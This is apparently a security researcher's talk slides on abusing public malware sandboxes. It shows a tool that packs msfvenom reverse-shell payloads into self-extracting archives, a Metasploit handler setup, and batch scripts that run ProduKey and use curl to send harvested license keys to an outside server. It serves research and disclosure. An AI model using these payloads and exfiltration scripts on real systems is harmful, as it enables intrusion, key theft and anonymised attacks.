SANDBOX CREATIVE USAGE

For fun and pro...blems

HELP → ABOUT

- Real job: security engineer, analyst and researcher
- Hobby: everything technological related, with a special interest in security stuff
- I worked on a lot of open source projects, software and hardware related. I built a custom Arduino compatible board as a programmable GPS tracker (hereyouARE)
- Find details at: http://enerduino.blogspot.com
- I also developed the first PoC af an Arduino code injection, and some other stuff, published at https://github.com/cecio

THE IDEA:

CREATIVE USAGE OF THE SANDBOXING AVAILABLE IN THE WILD

There are a lot of sandbox systems around, both from major vendors and from little providers.

These sandboxes are used manually, or can be triggered automatically by the security products sold by the IT/infosec giants.

Mails or just downloaded files can be sent to these machines without user or IT engineers knowledge, just because part of the security ecosystem.

WHAT IF WE COULD GET ACCESS TO THESE SYSTEM?

Usually these sandboxes are isolated in a "Lab" network...

BUT

if we can get access may be we can:

- get some internal infos (serial numbers, license keys, ...)
- we can fingerprint the systems (check registry, user opened docs)
- use them as bridge to go somewhere else
- may be more...(ideas are welcome)

WHICH PROVIDER DO WE HAVE?
LET'S START WITH THESE:

```
+--------------------+
| Sandbox Provider   |
+--------------------+
| AnyRun             |
| IntezerAnalyze     |
| Valkyrie           |
| JOESandbox         |
| Sandbox Pikker     |
| SecondWrite        |
| Hybrid Analysis    |
| ThreatTrack        |
| Vicheck            |
| SNDBOX             |
| Palo Alto Wildfire |
| Virustotal         |
| Checkpoint         |
+--------------------+
```

quite a lot (but there are a lot more), so I need to automate the process to do my tests

LET'S WRITE A SCRIPT

without reinventing the wheel, I based everything on "msvenom" of Metasploit and 7z for self extraction.

I'd like to have some basic functionalities:

- a callback func
- a way to drop files and automate execution. Dropped file will be used for my creative usage; I want to be free to use lots of tools
- a randomization of file names/hashes just to avoid basic sandbox recognition

HOW IT WORKS 1/3

The final objective is to create an executable, with a payload and may be some dropped file I may need to use on the sandbox:

- it is possible to specify a "msfvenom" payload and a callback IP/PORT
- as well, the content of a folder can be packed together with the payload
- a script can be executed to automate actions

HOW IT WORKS 2/3

This is an example of how the "drop" file folder looks like:

```
---------------<begin snippet>---------------

cesare@dell:~/.msf4/drop$ ls -l
total 3916
-rw-r--r-- 1 root root 3769976 nov 14 21:59 curl.exe
-rw-r--r-- 1 root root  131792 nov 10 23:21 _ProduKey64.exe
-rw-r--r-- 1 root root   90832 nov 10 23:21 ProduKey.exe
-rw-r--r-- 1 root root      79 nov 23 22:57 _setup.bat
-rw-r--r-- 1 root root      54 nov 14 22:34 _setup.sh

----------------<end snippet>----------------
```

HOW IT WORKS 3/3

All the files will be packed in the selfextracting executable. All the file names not beginning with "underscore" will be renamed with temporary names and scrambled, to avoid sandbox recognition. Once packed in a SFX archive the result will be:

```
---------------<begin snippet>---------------

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  -------------------------
2019-01-12 20:47:45 ....A           79      1672650  _setup.bat
2018-11-14 21:34:47 ....A           54               _setup.sh
2019-01-12 20:47:45 ....A          161               config.txt
2019-01-12 20:47:26 ....A        99840               tmpmAPo8q.txt
2019-01-12 20:47:45 ....A      3871744               tmpmymlwp.txt
2018-11-10 22:21:56 ....A       131792               _ProduKey64.exe
2019-01-12 20:47:17 ....A        73802               _setup.exe


----------------<end snippet>----------------
```

"_setup.bat" and "_setup.sh" contain a template to create some automated actions beginning just after the SFX has been executed.
Obviously these names can be changed.

CASE #1: REVERSE SHELL

Can we get a reverse shell from all these sanboxes? We can try:

```
# ./spade.py -H <callback IP> -P <callback port>
```

then we get an executable we can upload on the sandboxes. Are these generating a callback to our systems? The results:

```
+--------------------+------------------+
| Sandbox Provider   | Callback         |
+--------------------+------------------+
| AnyRun             | Yes              |
| IntezerAnalyze     | No               |
| Valkyrie           | No               |
| JOESandbox         | Yes              |
| Sandbox Pikker     | Yes              |
| SecondWrite        | Yes              |
| Hybrid Analysis    | Yes              |
| ThreatTrack        | NA               |
| Vicheck            | Yes              |
| SNDBOX             | Yes              |
| Palo Alto Wildfire | Yes but no shell |
| Virustotal         | Yes but no shell |
| Checkpoint         | No               |
+--------------------+------------------+
```

CASE #1: OK, I HAVE A SHELL, NOW WHAT?

I have a shell on the sandbox, toghether with some tools I uploaded. I can extract the MS license key:


```
---------------<begin snippet>---------------

C:\Users\admin\AppData\Local\Temp\7zS9B8A.tmp>tmpVFGhdI.txt /stext keys.txt
C:\Users\admin\AppData\Local\Temp\7zS9B8A.tmp>
C:\Users\admin\AppData\Local\Temp\7zS9B8A.tmp>type keys.txt

==================================================
Product Name      : Internet Explorer
Product ID        : <REDACTED>
Product Key       : Product key was not found
Installation Folder :
Service Pack      :
Build Number      :
Computer Name     : USER-PC
Modified Time     : 10/5/2017 10:04:53 AM
==================================================
```

CASE #1: OK, I HAVE A SHELL, NOW WHAT?

```
==================================================
Product Name      : Microsoft Office Professional 2010
Product ID        : <REDACTED>
Product Key       : <REDACTED>
Installation Folder : C:\Program Files\Microsoft Office\Office14\
Service Pack      :
Build Number      :
Computer Name     : USER-PC
Modified Time     : 8/27/2018 11:50:24 AM
==================================================


----------------<end snippet>----------------
```

Why this is important? Someone can steal the keys and use them without permission(please, DON'T DO that) or he can use the collected infos to create a "sandbox" detector, to create malware that behaves differently when loaded on these systems (even the "undetectable" agentless one).
The info collect here (serial numbers, reg values, open documents, user configurations) can be abused to escape the analysis.

CASE #1: DEMO



```
        from /opt/msf/lib/metasploit/framework/command/base.rb:82:in `s
tart'
        from ./msfconsole:49:in `<main>'
# #
# exit
Script done, file is /tmp/9.out
root@7ea00b7c0a8d:/opt/msf# script -f /tmp/10.out
Script started, file is /tmp/10.out
# ./msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v5.0.0-dev-e1c6799                   ]
+ -- --=[ 1847 exploits - 1044 auxiliary - 320 post       ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]
+ -- --=[ ** This is Metasploit 5 development branch **   ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:443
```

SNDBOX

1 SUBMIT A SAMPLE > 2 SET THE BOX > 3 LET US DO OUR MAGIC Cancel Analyze

MACHINE

Operating System
Win7 x32

Installed Components
Microsoft Office 2010
Adobe Acrobat Reader DC 2018

ANALYSIS

Email notification
Receive an email notification once an analysis has finished ○

PREMIUM

Time (120 Sec)

Private file
Protect your files privacy by not sharing them with the community ○

Timebombs
When enabled, delay timers will be replaced with a minimal value to trigger process ●

CALM | AGGRESSIVE

Name	Size

CASE #2: XSP (CROSS SANDBOX PWNING)

Some of the systems allows callbacks. Now, if someone want to attack a vulnerable Website, can he do it through the sandboxes? We can try...

I created a test WEB site with DVWA (Damn Vulnerable Web App) on a publicIP. Then, by using the drop folder of my script, I added curl.exe in the files uploaded on the sandbox. Then a "_setup.bat" script like this:

```
---------------<begin snippet>---------------

@echo off
copy *.* %TEMP%
REM Run the payload, you can customize it
REM Dropped file names in <> will be replaced with scrambled name
cd %TEMP%
<curl.exe> -F "MAX_FILE_SIZE=10000" -F "Upload=Upload" -F "uploaded=@_info.php"
http://XX.XX.XX.XX/vulnerabilities/upload/ -b"PHPSESSID=0192929290010100;security=low"

----------------<end snippet>----------------
```

CASE #2: XSP (CROSS SANDBOX PWNING)

This is a simple upload of a file on a vulnerable site, not a real attack. I decided to upload a "info.php" file to try to get info from the attacked site.
I uploeded the new payload and here are the results:


```
+--------------------+-----+
| Sandbox Provider   | XSP |
+--------------------+-----+
| AnyRun             | Yes |
| IntezerAnalyze     | No  |
| Valkyrie           | No  |
| JOESandbox         | No  |
| Sandbox Pikker     | Yes |
| SecondWrite        | Yes |
| Hybrid Analysis    | Yes |
| ThreatTrack        | NA  |
| Vicheck            | No  |
| SNDBOX             | Yes |
| Palo Alto Wildfire | Yes |
| Virustotal         | Yes |
| Checkpoint         | No  |
+--------------------+-----+
```

CASE #2: IS THIS RELEVANT?

I think so: someone can proxy attacks through these systems.
Also consider the fact that a lot of these are automatically triggered by antispam systems. This mean that someone can do this by sending an email to a "random" target and remaining more anonymous or at least to confuse a trace back.

Also, this is a kind of “Zero Effort Exploit” as described in “Silence on the Wire” book.

CASE #2: DEMO



```
1.1" 302 365 "http:/
 x86_64) AppleWebKit/
ari/537.36"
185.210.217.134 - -
.1" 200 1941 "http:/
 x86_64) AppleWebKit/
ari/537.36"
185.210.217.134 - -
.1" 200 1071 "http:/
 x86_64) AppleWebKit/
ari/537.36"
185.210.217.134 - -
ss HTTP/1.1" 200 741
1; Linux x86_64) App
8.98 Safari/537.36"
185.210.217.134 - -
n_logo.png HTTP/1.1"
a/5.0 (X11; Linux x8
/71.0.3578.98 Safari/
185.210.217.134 - -
1.1" 302 363 "http:/
 x86_64) AppleWebKit/
ari/537.36"
185.210.217.134 - -
.1" 200 3048 "http:/
 x86_64) AppleWebKit/
ari/537.36"
185.210.217.134 - -
upload/ HTTP/1.1" 20
.0 (X11; Linux x86_6
.0.3578.98 Safari/53
185.210.217.134 - -
upload/ HTTP/1.1" 20
d/" "Mozilla/5.0 (X1
cko) Chrome/71.0.357
185.210.217.134 - -
```

CASE #3: CREATIVE USAGE

We saw that from some sandboxes, we can't get a reverse shell, but we have outside connectivity to perform XSP.

So, can this be leveraged to exfiltrate infos (like licenses numbers)?

CASE #3: CREATIVE USAGE

Let's try a new script:


```
---------------<begin snippet>---------------

@echo off
copy *.* %TEMP%
REM Run the payload, you can customize it
REM Dropped file names in <> will be replaced with scrambled name
cd %TEMP%
<ProduKey.exe> /stext > keys.txt
<curl.exe> -F "MAX_FILE_SIZE=10000" -F "Upload=Upload" -F "uploaded=@keys.txt"
http://XX.XX.XX.XX/vulnerabilities/upload/ -b "PHPSESSID=92929292929922;security=low"

----------------<end snippet>----------------
```

CASE #3: CREATIVE USAGE

I created the new payload with the python script and then uploaded on the sanboxes allowing XSP but not callbacks. Here the results:

```
+---------------------+-------------------+
| Sandbox Provider    | XSP exfiltration |
+---------------------+-------------------+
| Palo Alto Wildfire | Yes               |
| Virustotal          | Yes               |
+---------------------+-------------------+
```

CASE #3: DEMO



[redacted]

UPLOAD SAMPLE

To upload files for analysis by WildFire, click the "Add files" button below, or simply drag-and-drop to the region below.

- Manual web-based upload limit is **5** samples per day.
- The maximum supported file size is **10 MB**.
- The following file formats are supported at this time: **Windows Executables**, **Portable Document Format (PDF)**, **Microsoft**

401.05 kbit/s | 00:00:26 | 25.99 % | 458.65 KB / 1.76 MB

uuu_abbdbbe
64cdefae1f805
aa7ebecce6bd
.exe

1.8 MB

Copyright ©2007-2016 Palo Alto Networks. All rights Reserved. | Privacy | Contact Us | Search | Terms of Use

OTHER IDEAS?

The released script will allow to conduct different tests. Some random thoughts:

- use the script to test your own sandbox (I tested only a small subset)
- try different fingerprinting techniques
- build a database with results/fingerprinting of several sandboxes
- … be creative…

RESULTS SUMMARY

```
+--------------------+--------------+-------------+-----+----------------------+
| Sandbox            | Callback     | Get Serials | XSP | Get Serials with XSP |
+--------------------+--------------+-------------+-----+----------------------+
| AnyRun             | Yes          | Yes         | Yes | N/A                  |
| IntezerAnalyze     | No           | No          | No  | No                   |
| Valkyrie           | No           | No          | No  | No                   |
| JOESandbox         | Yes no shell | No          | No  | No                   |
